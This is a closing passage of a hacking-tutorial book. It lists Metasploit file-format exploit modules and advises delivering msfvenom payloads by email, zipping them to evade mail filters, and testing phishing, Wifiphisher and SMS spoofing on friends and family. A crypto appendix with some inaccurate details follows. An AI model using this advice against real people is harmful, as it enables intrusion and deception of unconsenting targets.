In addition to these techniques, there are numerous modules in Metasploit that can be used to send malicious links and documents via email. Open the Metasploit console (`msfconsole`) and search for "fileformat" exploits. This type of exploit usually involve flaws in various applications such as MS Word, Adobe PDF, OpenOffice, and others. There should be about 200 in Metasploit.

```
msf5> search type:exploit fileformat
```

```
msf5 > search type:exploit fileformat

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    exploit/android/fileformat/adobe_reader_pdf_js_interface  2014-04-13       good       No     Adobe Reader for Android addJavascriptInterface Exploit
   1    exploit/multi/fileformat/adobe_u3d_meshcont           2009-10-13       good       No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
   2    exploit/multi/fileformat/evince_cbt_cmd_injection     2017-07-13       excellent  No     Evince CBT File Command Injection
   3    exploit/multi/fileformat/ghostscript_failed_restore   2018-08-21       excellent  No     Ghostscript Failed Restore Command Execution
   4    exploit/multi/fileformat/js_unpacker_eval_injection   2015-02-18       excellent  No     Javascript Injection for Eval-based Unpackers
   5    exploit/multi/fileformat/libreoffice_macro_exec       2018-10-18       normal     No     LibreOffice Macro Code Execution
   6    exploit/multi/fileformat/maple_maplet                 2010-04-26       excellent  No     Maple Maplet File Creation and Command Execution
   7    exploit/multi/fileformat/nodejs_js_yaml_load_code_exec  2013-06-28       excellent  No     Nodejs js-yaml load() Code Execution
   8    exploit/multi/fileformat/office_word_macro            2012-01-10       excellent  No     Microsoft Office Word Malicious Macro Execution
   9    exploit/multi/fileformat/peazip_command_injection     2009-06-05       excellent  No     PeaZip Zip Processing Command Injection
   10   exploit/multi/fileformat/swagger_param_inject         2016-06-23       excellent  No     JSON Swagger CodeGen Parameter Injector
   11   exploit/unix/fileformat/ghostscript_type_confusion    2017-04-27       excellent  No     Ghostscript Type Confusion Arbitrary Command Execution
   12   exploit/unix/fileformat/imagemagick_delegate          2016-05-03       excellent  No     ImageMagick Delegate Arbitrary Command Execution
   13   exploit/windows/browser/adobe_toolbutton              2013-08-08       normal     No     Adobe Reader ToolButton Use After Free
   14   exploit/windows/browser/dell_webcam_crazytalk         2012-03-19       normal     No     Dell Webcam CrazyTalk ActiveX BackImage Vulnerability
   15   exploit/windows/fileformat/a_pdf_wav_to_mp3           2010-08-17       normal     No     A-PDF WAV to MP3 v1.0.0 Buffer Overflow
   16   exploit/windows/fileformat/abbs_amp_lst               2013-06-30       normal     No     ABBS Audio Media Player .LST Buffer Overflow
   17   exploit/windows/fileformat/acdsee_fotoslate_string    2011-09-12       good       No     ACDSee FotoSlate PLP File id Parameter Overflow
   18   exploit/windows/fileformat/acdsee_xpm                 2007-11-23       good       No     ACDSee XPM File Section Buffer Overflow
   19   exploit/windows/fileformat/actfax_import_users_bof    2012-08-28       normal     No     ActiveFax (ActFax) 4.3 Client Importer Buffer Overflow
   20   exploit/windows/fileformat/activepdf_webgrabber       2008-08-26       low        No     activePDF WebGrabber ActiveX Control Buffer Overflow
   21   exploit/windows/fileformat/adobe_collectemailinfo     2008-02-08       good       No     Adobe Collab.collectEmailInfo() Buffer Overflow
   22   exploit/windows/fileformat/adobe_cooltype_sing        2010-09-07       great      No     Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
   23   exploit/windows/fileformat/adobe_flashplayer_button   2010-10-28       normal     No     Adobe Flash Player "Button" Remote Code Execution
   24   exploit/windows/fileformat/adobe_flashplayer_newfunction  2010-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   25   exploit/windows/fileformat/adobe_flatedecode_predictor02  2009-10-08       good       No     Adobe FlateDecode Stream Predictor 02 Integer Overflow
```

Many of these exploits take advantage of vulnerabilities that have been patched by the developer, but not everyone updates their software.

These involve vulnerabilities in different types of files that—if opened—will give the attacker control of the system (the BlackEnergy3 hack perpetrated against the Ukraine power grid began with one of these).

You can also create a custom payload with msfvenom encrypted with shikata_ga_nai and send it to the victim. If you can entice them to open the file, your payload will be launched on their system, and you will own it. The most difficult part of that hack is the enticement part. This will likely involve one of the concepts above of (1) elicitation, (2) pretexting, or (3) influence.

A few things to keep in mind when using Metasploit for social engineering. First, make ceratin that the email sounds convincing and legitimate. Second, use a common file format if you don't know what application the target is using. Third, try zipping your attachments. Most mail services will NOT deliver an executable and will likely flag a fileformat attachment as malicious. By using ZIP, you can bypass some of these restrictions.

Summary

Social engineering is often the most overlooked technique by the novice hacker, but some of the most important hacks, by some of the most sophisticated hackers (NSA, GRU, and others) in history have been the result of effective social engineering. Social engineering requires that the attacker study the target to understand their interests, needs, and wants to prepare an effective approach. This research and study often involves open-source intelligence and then combines that with a bit of psychology. Even the most secure organizations are susceptible to social engineering attacks.

Exercises

1. Practice trying to get a friend to do what you want. Try using each of the concepts (1) elicitation (2) pretexting or (3) influence. Try out different scripts to see what works best.

2. Set Up Wifiphisher in your home and see whether you can fool family members, roommates, or friends with the Netgear firmware update.

3. Create a fileformat exploit with Metasploit and try sending it to a friend or associate.

4. Go to SMS Spoof and try sending a spoofed SMS message to yourself froma friend's phone number.

Epilogue

Congratulations on having finished this book! You are well on your way to becoming a Master Hacker and a lucrative and rewarding career in cyber security.

The next steps are crucial. You may decide to become a Subscriber (three years of courses for $500) at Hackers-Arise (www.hackers-arise.com/hackers-arise-subscribers) to study further with me or join one of the many cyber security schools. If you don't become a Subscriber at Hackers-Arise, I can recommend the following training;

1. SANS Institute
2. Offensive Security
3. InfoSec Institute

In addition, look for my upcoming books

1. Metasploit Basics for Hackers - 2020
2. Shodan Basics for Hackers - 2020
3. More Linux Basics for Hackers - 2021
4. Python Basics for Hackers -2022
5. Becoming a Master Hacker 2 - 2023
6. Becoming a Master Hacker 3 – 2024
7. The History of Hacking and Cybersecurity =-TBA

Best of Luck, my aspiring master hackers!

Appendix A

Cryptography Basics for Hackers

As hackers, we are often faced with the hurdle of cryptography and encryption. Every cyber security engineer worth their pocket protector understands that encryption make the hacker/attacker's task much more difficult. In some cases, it may be useful to the hacker to hide actions and messages.

Many applications and protocols use encryption to maintain confidentiality and integrity of data. To be able to crack passwords and encrypted protocols such as SSL and wireless, you need to have at least a basic familiarity with the concepts and terminology of cryptography and encryption.

To many new hackers, all the concepts and terminology of cryptography can be a bit overwhelming and opaque**. To start, cryptography is the science and art of hiding messages so that they are confidential**, then "unhiding" them so that only the intended recipient can read them. Basically, we can say that cryptography is the science of secret messaging.

With this brief overview for the newcomer, I hope to lift the fog that shrouds this subject and shed a tiny bit of light on cryptography. I intend this simply to be a quick and cursory overview of cryptography for the novice hacker, not a treatise on the algorithms and mathematics of encryption. I'll try to familiarize you with the basic terminology and concepts so that when you read about hashing, wireless cracking, or password cracking and the encryption technologies are mentioned, you have some grasp of what is being addressed.

Don't get me wrong, I don't intend to make you a cryptographer here (that would take years), but simply to help familiarize the beginner with the terms and concepts of cryptography so as to help you become a credible hacker.

I will attempt to use as much plain English to describe these technologies as possible, but like everything in IT, there is a very specialized language for cryptography and encryption. Terms like cipher, plaintext, ciphertext, keyspace, block size, and collisions can make studying cryptography a bit confusing and overwhelming to the beginner. I will use the term "collision," as there really is no other word in plain English that can replace it.


Let's get started by breaking encryption into several categories.

Types of Cryptography

There are several ways to categorize encryption, but for our purposes here, I have broken them down into four main areas (I'm sure cryptographers will disagree with this classification system, but so be it).

- Symmetric Encryption
- Asymmetric Encryption
- Hashes

- Wireless



A Word About Key Size

In the world of cryptography, size does matter! In general, the larger the key, the more secure the encryption. This means that AES with a 256-bit key is stronger than AES with an 128-bit key and likely will be more difficult to crack. **Within the same encryption algorithm**, the larger the key, the stronger the encryption.

It does not necessarily mean that larger keys mean stronger encryption between encryption algorithms. Between algorithms, the strength of the encryption is dependent on both the particulars of the algorithm AND the key size.

Symmetric Cryptography

Symmetric cryptography is where we have the same key at the sender and receiver. It is the most common form of cryptography. You have a password or "key" that encrypts a message and I have the same password to decrypt the message. Anyone else can't read our message or data.

Symmetric cryptography is very fast, so it is well-suited for bulk storage or streaming applications. The drawback to symmetric cryptography is what is called the key exchange. If both ends need the same key, they need to use a third channel to exchange the key and therein lies the weakness. If there are two people who want to encrypt their communication and they are 12,000 miles apart, how do they exchange the key? This key exchange then is fraught with the all the problems of the confidentiality of the medium they choose, whether it be telephone, mail, email, face-to-face, etc. The key exchange can be intercepted and render the confidentiality of the encryption moot.

Some of the common symmetric algorithms that you should be familiar with are:

- **DES** - This was one of the original and oldest encryption schemes developed by IBM. It was found to be flawed and breakable and was used in the original hashing system of LANMAN hashes in early (pre-2000) Windows systems.

- **3DES** - This encryption algorithm was developed in response to the flaws in DES. 3DES applies the DES algorithm three times (hence the name "triple DES") making it slightly more secure than DES.

- **AES** - Advanced Encryption Standard is not a encryption algorithm but rather a standard developed by National Institute for Standards and Technology (NIST). Presently, it is considered the strongest encryption, uses a 128-, 196-, or 256-bit key and is occupied by the Rijndael algorithm since 2001. It's used in WPA2, SSL/TLS, and many other protocols where confidentiality and speed is important.

- **RC4** - This is a streaming (it encrypts each bit or byte rather than a block of information) cipher and developed by Ronald Rivest of RSA fame. Used in VoIP and WEP.

- **Blowfish** - The first of Bruce Schneier's encryption algorithms. It uses a variable key length and is very secure. It is not patented, so anyone can use it without license.

- **Twofish** - A stronger version of Blowfish using a 128- or 256-bit key and was strong contender for AES. Used in Cryptcat and OpenPGP, among other places. It also is in the public domain without a patent.

Asymmetric Cryptography

Asymmetric cryptography uses **different keys** on both ends of the communication channel. Asymmetric cryptography is very slow, about 1,000 times slower than symmetric cryptography, so we don't want to use it for bulk encryption or streaming communication. It does, however, solve the key exchange problem. Since we don't need to have the same key on both ends of a communication, we don't have the issue of key exchange.

Asymmetric cryptography is used primarily when we have two entities unknown to each other that want to exchange a **small** bit of information, such as a key or other identifying information, such as a certificate. It is not used for bulk or streaming encryption due to its speed limitations.

Some of common asymmetric encryption schemes you should be familiar with are:

- **Diffie-Hellman** - Many people in the field of cryptography regard the Diffie-Hellman key exchange to be the greatest development in cryptography (I would have to agree). Without going deep into the mathematics, Diffie and Hellman developed a way to generate keys without having to exchange the keys, thereby solving the key exchange problem that plagues symmetric key encryption.

- **RSA** - Rivest, Shamir, and Adleman is a scheme of asymmetric encryption that uses factorization of very large prime numbers as the relationship between the two keys.

- **PKI** - Public key infrastructure is the widely used asymmetric system for exchanging confidential information using a private key and a public key.

- **ECC** - Elliptical curve cryptography is becoming increasing popular in mobile computing as it efficient, requiring less computing power and energy consumption for the same level of security. ECC relies upon the shared relationship of two functions being on the same elliptical curve.

- **PGP** - Pretty Good Privacy uses asymmetric encryption to assure the privacy and integrity of email messages.

Hashes

Hashes are one-way encryption. A message or password is encrypted in a way that it cannot be reversed or unencrypted. You might wonder, "What good would it do us to have a something encrypted and then not be able to decrypt it?" Good question!

When the message is encrypted it creates a "hash" that becomes a unique, but indecipherable signature for the underlying message. Each and every message is encrypted in a way that it creates a unique hash. Usually, these hashes are a fixed length (an MD5 hash is always 32 characters). In that way, the attacker can not decipher any information about the underlying message from the length of the hash. Due to this, we don't need to know the original message, we simply need to see whether some text creates the same hash to check its integrity (is unchanged).

This is why hashes can be used to store passwords. The passwords are stored as hashes and then when someone tries to log in, the system hashes the password and checks to see whether the hash generated matches the hash that has been stored. In addition, hashes are useful for integrity checking, for instance, with file downloads or system files.

In the world of encryption and hashing, a "collision" is where two different input texts produce the same hash. In other words, the hash is not unique. This can be an issue when we assume that all the hashes are unique such as in certificate exchanges in SSL. NSA used this property of collisions in the Stuxnet malware to provide it with what appeared to be a legitimate Microsoft certificate. Hash algorithms that produce collisions, as you might guess, are flawed and insecure.

These are the hashes you should be familiar with.

- **MD4** - This was an early hash by Ron Rivest and has largely been discontinued in use due to collisions.
- **MD5** - The most widely used hashing system. It's 128-bit and produces a 32-character message digest.
- **SHA1**- Developed by the NSA, it is more secure than MD5, but not as widely used. It has 160-bit digest which is usually rendered in 40-character hexadecimal. Often used for certificate exchanges in SSL, but because of recently discovered flaws, is being deprecated for that purpose.

Wireless Cryptography

Wireless cryptography has been a favorite as so many are trying to crack wireless access points. As you might guess, wireless cryptography is symmetric (for speed), and as with all symmetric cryptography, key exchange is critical.

- **WEP** - This was the original encryption scheme for wireless and was quickly discovered to be flawed. It used RC4, but because of the small key size (24-bit), it repeated the IV about every 5,000 packets enabling easy cracking on a busy network using statistical attacks.

- **WPA** - This was a quick fix for the flaws of WEP, adding a larger key and TKIP to make it slightly more difficult to crack.

- **WPA2-PSK** - This was the first of the more secure wireless encryption schemes. It uses a pre-shared key (PSK) and AES. It then salts the hashes with the AP name or SSID. The hash is exchanged at authentication in a four-way handshake between the client and AP.

- **WPA2-Enterprise** - This wireless encryption is the most secure. It uses a 128-bit key, AES, and a remote authentication server (RADIUS).

Appendix B
Cyber Warrior Wisdom of Master OTW

Hacking is the new martial art of the 21st century! To become a master hacker, you must think strategically and analytically. Master OTW offers some of his strategic wisdom for the novice hacker that every hacker should be armed with before doing battle.

1. Fools talk. The wise listen.
2. Hacking is a process; not a technology or collection of tools.
3. If a service is free, you are not the customer; you are the product.
4. Only the fool goes to battle without adequate reconnaissance of their enemy.
5. "Listen" closely and intently to your enemy, they will tell you everything you need to know to defeat them.
6. If you believe in nothing, you can be led to believe anything.
7. Every adversary--no matter how strong and powerful--always has a weakness. Find the weakness and exploit it.
8. Humility is a virtue and strengthens the warrior; hubris is an evil and weakens the warrior.
9. A great offense might win the battle, but a great defense wins the war.
10. Turn the power and strength of your opponent against them.

11. The battle often does NOT go the strongest, but rather to the most persistent.

12. There is ALWAYS opportunity in chaos.

13. Avoid your adversary's strength and attack their weaknesses.

14. Never become predictable.

15. When faced with an adversary of overwhelming power and strength, do not face them head-on. Strike only when you have the element of surprise.

16. Understanding human psychology, motivation, and behavior are one of the hacker's most important tools.

17. A series of persistent, small wins will defeat your opponent.

18. Create confusion and dissension within the ranks of your opponent.

19. At times, it can be advantageous to retreat to lure your opponent into a vunerable and indefensible position.

20. Never confuse kindness for weakness.

Index

A

Active Reconnaissance, vi, 30, 77–78, 86, 98
AES, 257, 323–24, 326
Aircrack-ng, 24, 184, 258, 261, 268, 273
Aireplay-ng, 264–65, 271, 273
Airodump-ng, 262, 264–65, 267, 277
Anti-Virus (AV), vi, 22, 170, 190, 233–35, 239, 243, 280
AP (Access Point), 256–58, 260–71, 273–75, 277–79, 316–17, 326
Apache Tika, 163–64
Apache webserver, 179–80
AR (Authentication Request), 275
Assange, 5
  Julian, 5, 12
Asymmetric Cryptography, 324
At0, 269–70
Attacking WordPress Websites, 222
Attacks
  brute-force, 25, 30, 120
  dictionary, 25–26, 68, 136
Authentication Request (AR), 275
Auxiliary/scanner/portscan/tcp, 156
AV. *See* Anti-Virus
AV applications, 234–35, 242, 245
AV detection, 233–34
AV software, 234–35, 243

B

Banners, 26, 30, 60–61, 63–64, 290–91, 296, 298, 304
Bash, 253, 294
Bash command history, 246
BASH scripts, 274, 283
Beef, 26, 310–13
Berkeley Packet Filter (BPF), 179
BPF (Berkeley Packet Filter), 179
Browser Exploitation Framework, 310
Brute force attacks, 120, 141
BSSID, 256, 261–62, 264–65, 273, 277
Buffer overflows, 31, 192, 194
Bug bounty hunting, 3
BuiltWith, 95–97
BuiltWith to Scan for Website Technologies, 95
BurpSuite, 24

C

CERT (Computer Emergency Response Team), 9
Cewl, 126–28, 134, 141, 266
Chmod, 236, 285, 291–92
Cisco routers, 60, 64–66
CMSs (content management systems), 92, 94, 110, 222
Code, block of, 289, 295, 298–99
Collisions, 322, 325
Command history, 247, 251–53
Command line, 19, 73, 110, 137, 218, 248
Computer Emergency Response Team (CERT), 9
Conficker Worm, 9, 29
Connect, 192, 197, 209, 211, 255, 261–63, 268, 270–71, 274, 291, 293, 296–97, 300
Content management systems. *See* CMSs
Control Statements, 293–94
Control structure, 293–94
Copyrighted material, 8, 16
Cracking tools, 24–26, 121, 155
Creating password crackers, 293
Cross-site request forgery, 213–14
Crunch, 126, 128–31, 134, 141, 266
Cryptography, 22, 257, 322–24
  symmetric, 323–25

D

Database Management Systems. *See* DBMS
DBMS (Database Management Systems), 21, 214, 220
DDoS attacks, 8–9
Dead Cow, 6–7
Deauth, 264–65, 271, 273
Deauthenticate, 315, 317
Deauth frames, 265, 273–74
Debian, 34, 38, 102
Denial of Service, 14, 78, 273
Digital Forensics and Network Forensics, 21
Digital Millennium Copyright Act (DMCA), 8, 16
DMCA (Digital Millennium Copyright Act), 8, 16
DNS, 19, 30, 49, 66, 70, 76, 177, 185
Dnsenum, 68–69
Dnsenum.pl, 68–69
DNS information gathering tools, 68
DNS server, 67–68, 70
Download and install OWASP-ZSC, 236, 245
Download Kali Linux, 35
Dropbox, 191, 281

E

Elcomsoft, 8, 16
Elicitation, 307, 319–20
Elif, 295
Encode, 235–36, 242–43, 245
Encryption algorithms, 20, 323–24
End User License Agreement (EULA), 111
EternalBlue, 13, 29, 31, 99–101, 154, 157–59, 190–91, 233, 235, 300–301, 305
EternalBlue attack packet-by-packet, 196
EternalBlue nmap Vulnerability Scanner, 100
EternalBlue vulnerability, 99–100, 108, 175, 190
EternalBlue vulnerability scanner, 100
EternalBlue works, 190
Eth0, 73–74, 183, 268–69
Evading Windows Defender, 234
Evil Twin, 24, 268, 271, 273
Evil Twin AP, 268–69
Evil twin attack, 268, 279
Executable Formats, 169
Extract password hashes, 210

F

False Negative, 100
FBI (Federal Bureau of Investigation), 6–8, 14, 177
Federal Bureau of Investigation. *See* FBI
Fingerprinting, 29, 71, 85
  passive operating system, 71
Firewalls, 20, 30, 77–78, 87–88, 90, 280
Fragments, 72, 88, 90
FTP server, 296, 298–300

G

Git clone https, 131, 236, 275–76
Google, 3, 9, 30, 49–50, 60, 76, 218, 223
Google dorks, 53–54, 223–24
Google Hacking, 49–50, 54, 60, 223, 309
Google Hacks, 52, 76, 226
GPU (graphical processor unit), 26, 134
GRUB bootloader, 43

H

Hacker Process, vi, 28
Hacking Team, 12
Hacking tools, 17, 23, 27, 34, 281
Hacking WordPress sites, 225
Hammond, Jeremy, 11
Hardware keyloggers, 204

Hashcat, 25–26, 134–36, 138, 203, 263, 266, 274–75, 278–79
Hashes, 25, 31, 118–20, 123–24, 136–37, 202–3, 207, 211, 263–66, 274–75, 278, 322, 325–26
HBGary, 228–29
Hcxdumptool, 275–78
History command, 252–54
History of hacking, 2, 4–6, 14, 16, 206
History of Hacking and Cybersecurity, 321
Hping, 30, 86–92, 97
Hping3, 86–87, 91

I
IDEs, 283
IEEE (Institute of Electrical and Electronics Engineers), 256–57, 279
Ifconfig, 80, 145, 161, 163, 258, 270
IIS (Internet Information Server), 214
Information, banner, 26, 63, 290–91
Information security engineers, 4, 196
Installing Kali, 39, 41
Institute of Electrical and Electronics Engineers. *See* IEEE
IP (intellectual property), 16, 26, 64–66, 80, 84, 89, 100–101, 106, 147, 161, 208
IP address, 56–57, 64, 66, 68, 80, 179, 185–86, 190, 192, 196, 290–91, 297, 299–300
IP header, 72, 88
Iwlist, 259

J
Javascript, 242–43
John, 25–26, 122–25, 128, 137–38, 141
John passwordhashes, 124
Jsfuck, 242–43

K
Kali Linux, 27, 34–37, 44, 58, 66, 141, 161, 281
Kali repository, 236, 281, 310, 315
Kali system in Metasploit, 173
Keylogger, 197, 204–5
Keyscan, 205–6
Known vulnerabilities, 25, 31, 92, 99, 101, 214, 226
  databases of, 26, 99

L
Legitimate AP, 271, 273
LHOST, 147, 161, 171–73
Linux Skills, 4, 19–20
Listener, 31, 144, 172–73, 295
Log files, 32, 246–47, 254
Loops, 274, 289, 292, 295–97, 302–3

LPORT, 147, 171–73

M
MAC address, 256, 260–62, 266, 268–69
Malicious payloads, 173–74, 245
Medusa, 138–40
Metasploit, 24, 31–32, 142–47, 149–51, 154–58, 161, 163–67, 169, 172–75, 198–99, 210–11, 233–34, 318, 320
  auxiliary modules in, 155
Metasploitable, 34, 44, 80, 291, 297
Metasploit Basics for Hackers, 321
Metasploit commands, 150
Metasploit commands and post-exploitation modules, 210
Metasploit Directory Structure, 150, 154
Metasploit for social engineering, 174, 319
Metasploit framework, 24, 154, 167
Metasploit payload, 167
Metasploit port scanning module, 157
Meterpreter, 161–63, 166–67, 172, 199–209, 211, 247, 249–50, 254
Meterpreter payload, 173, 175
Mimikatz, 141, 207–8
MiTM attacks, 91, 177
Modules, 24, 139–40, 144, 146–50, 152, 154–58, 163–64, 166, 234, 281, 290–91
  auxiliary, 144, 155, 157–58
  new, 164, 166, 234
Msf5, 145, 147–50, 155–61, 166, 172–73, 198, 318
Msfconsole, 143–45, 149, 151, 155–56, 173, 318
Msfvenom, 166–68, 170–71, 173–75, 234, 319
Mysql, 21, 46, 78, 140, 209–10, 214, 220, 222, 298
MySQL database, 140, 209, 211

N
Nameserver, 58, 66–67, 69, 71, 76
National Security Agency. *See* NSA
Nessus, 26, 99, 101–5, 107, 109–10, 143
Netcraft, 30, 49, 54, 57, 76, 94–95
Network Basics for Hackers, 20
Network interface card (NICs), 177
Network intrusion detection system (NIDS), 25
NICs (network interface card), 177
NIDS (network intrusion detection system), 25
Nmap, 23, 30, 78–89, 92, 100, 143, 156
Nmap commands, 80–81, 86
NSA (National Security Agency), 2–3, 10, 13, 108, 190–91, 307, 319, 325
NSA's EternalBlue, v, 13, 76, 177, 190, 201

O
Obfuscate, 235–36, 242, 245
Obfuscation, 242–43, 245
Occupytheweb, iii, v, 284–85
Ollydbg, 26–27
Online password, 120, 138
Open ports, 23, 77, 84–85, 155, 295
  scan for, 84, 175
Open Source Intelligence. *See* OSINT
Open Web App Security Project. *See* OWASP
OSINT (Open Source Intelligence), 30, 49, 76, 309
OTW, vi, 137, 216–17
OWASP (Open Web App Security Project), 110, 214, 218, 235
OWASP ZAP, 110–11, 114
OWASP-ZAP, 25, 111, 218–19, 235
OWASP-ZSC, 235–41, 243, 245

P
Passive reconnaissance, vi, 30, 48–49, 77
Password crackers, 6, 134, 203, 298
  command-line, 138
  excellent Unix/Linux, 122
  fastest open source, 26
Password Cracking, vi, 30, 138
Password-cracking tools, 120, 209
Password hashes, 26, 31, 118, 122–23, 136–38, 207, 247, 263, 274–75
Password list
  custom, 126, 130, 141
  potential, 120, 131
Passwords, 30–31, 44, 117–26, 128, 134, 136–41, 176–77, 182, 209, 213, 215–17, 224, 256, 263, 296, 298–300, 315, 317–18, 322–23, 325
  cracking, 117–18, 120, 122
  offline, 120, 138
Payloads, 24, 31, 144–47, 149, 160–61, 166–73, 186–87, 192, 194, 197–98, 233–35
Personally identifiable information (PII), 10, 32
PIN, 266–67, 279
PlayStation Network, 10
PMK (pairwise master key), 258, 275
PMKID, 275–79
PMKID Attack, 274
Ports, 58, 61, 63–66, 71, 77–78, 80–86, 89–90, 92, 97–98, 149, 180–82, 186, 290–93, 295–96, 298
Post-exploitation, vi, 24, 32, 143–44, 201, 209–10
Post-exploitation modules, 198–99, 210–11
Potential passwords, 119–20, 128, 133, 230, 299
Pretexting, 308, 319–20

Probes, 26, 30, 71, 92, 94, 99, 274, 276
Programming, object-oriented, 281–82
Programming languages, 281, 284, 287–89, 294
PSK (pre-shared key), 256–58, 277, 326
PyCharm, 283, 287, 301
Python, v, 21, 281–91, 293–94, 296, 298, 300, 304
Python3, 281, 285
Python interpreter, 287–88, 292, 294, 302
Python Modules, 281
Python scripts, 92, 281, 283, 295, 300–301

R
RAM, 34, 38, 141, 207–8
Ransomware, 3, 13, 99, 107
Rapid7, 143, 149, 155, 164, 234
RCE (remote code execution), 107, 190
Reaver, 267–68, 279
Remote code execution (RCE), 107, 190
Remote Password Cracking, 26, 138
Rules passwordhashes, 125, 128
Russia, 2, 4, 8–9, 13
Russian hackers, 4, 13, 190

S
Scripting, cross-site, 214, 227–28
Search Shodan, 63–65
Server Message Block. *See* SMB
Set, 32, 34, 42, 72, 74, 88–89, 91–92, 147–49, 157, 160–61, 308–10, 316, 320
SET command, 147, 149, 161
Set PAYLOAD windows/meterpreter/reverse, 173
Set RHOSTS, 157, 159, 161
Shellcode, 143, 193, 233, 235–36, 238–39, 241–43, 245
  new, 235, 243
Shellcode database, 238, 245
Shikata, 170–71, 319
Shodan, 26, 30, 49, 60–63, 65–66, 76, 290
SMB (Server Message Block), 13, 26, 77, 82–83, 86, 89, 153, 190–92, 235, 304
SMB packets, 192
Social engineering attack, 52, 279, 307, 309, 319
Social Engineering Tools, 309
Spyaudio.wav, 206–7
SQL, 214–17
SQLi. *See* SQL injection
SQL Injection, 21, 51, 213–14, 217–19, 231–32
SQL injection (SQLi), 21, 25, 51, 213–15, 217–19, 231–32
Sqlmap, 25, 213, 218–22, 281

SSID, 256, 258, 261, 268, 326
Swartz, 10–11
  Aaron, 10–11
Sysinternals, 24–25

T
TCP connection, 291
Tcpdump, 20, 177–82, 196
TCP flags, 72, 74, 88, 156, 181
TCP Listener, 291
TCP ports, 78, 82, 84, 86, 181
TCP scan, 80, 82, 85, 156
THC-Hydra, 26, 66
Timestamps, 91, 247, 249–50
Timestomp, 249–50
TJX, 8–9
Transform Formats, 169
TTL, 72

U
UDP, 78, 81–82, 87, 185
UDP ports, 81, 86
UDP scans, 82
Unsecured wireless network, 8–9
USC Title, 15–16
Uxiliary/scanner/portscan, 156

V
VirtualBox, 20, 34, 36–37, 41
Virtual Machine (VM), 34, 36–39, 42, 183
Virtual machines, 36–38, 42
VirusTotal, 243–45
VM. *See* Virtual Machine
Vulnerabilities, 7, 9, 84–85, 98–101, 107–8, 110, 114, 143, 146, 148, 190, 193, 227–28, 230–32, 319
  critical, 107–8
Vulnerability scan, 16, 92, 105, 107, 109, 157, 175
Vulnerability scanners, 99–101, 116, 143, 157–58, 225

W
WAF (Web Application Firewall), 94
Web Application Firewall (WAF), 94
Webcam, 32, 60, 197, 203–4, 206, 210, 310, 313
Webcam Commands, 200, 313
Web Hacking, vi, 138, 212–14, 231
Webscantest, 220–22

Websites, scanning, 92–94
Web technologies, 92, 213
WEP, 20, 256–57, 263, 324–26
Wevtutil, 248, 254
Whatweb, 92–95
Wi-Fi, 20, 255–58, 260, 279
Wi-Fi Adapters, 258, 265, 268
Wi-Fi AP, 256–57, 259, 261–62, 266, 277
Wifiphisher, 279, 315–17, 320
WikiLeaks, 5, 8, 11–13
Window size, 72
Windows meterpreters, 171, 247
Windows Password Hashes, 137
Windows post-exploitation modules in Metasploit, 211
Wireless adapter, 183, 276
Wireless network card, 264, 279
Wireless network interfaces, 257, 259
Wireshark, 20, 24, 177, 182–84, 188–92, 195–96, 271–72
Wlan0mon, 261, 264–69, 271, 273, 276–77
Wordlists, 120–22, 125, 127–28, 130–31, 136–38, 263
Wordpress, 54, 94–95, 222–23, 225–26, 229, 231
Wordpress sites, 213, 223–27, 230, 232
WordPress Sites Hacked, 225
WordPress websites, 54, 222
WPA, 20, 257, 326
WPA2, 20, 256–58, 263, 324
WPA2-PSK, 263, 274, 326
WPA2-PSK brute force password attack, 274
WPS, 20, 266–67, 279
Wpscan, 225–27, 229–31, 281
Www.cybrary.it, 94, 229, 231
Www.hackers-arise.com, iii, 4, 20, 127–28
Www.hackers-arise.com/database-hacking, 21, 25
Www.hackers-arise.com/hacking-bluetooth, 256
Www.hackers-arise.com/osint, 30, 49, 309
Www.hackers-arise.com/password-lists, 121
Www.hackers-arise.com/passwords-list, 125
Www.hackers-arise.com/scada-hacking, 17
Www.hackers-arise.com/scripting, 21
Www.hackers-arise.com/web-app-hacking, 21, 114
Www.hackers-arise/scada-hacking, 2
Www.networksolutions.com, 59
Www.packetstormsecurity.com, 227–28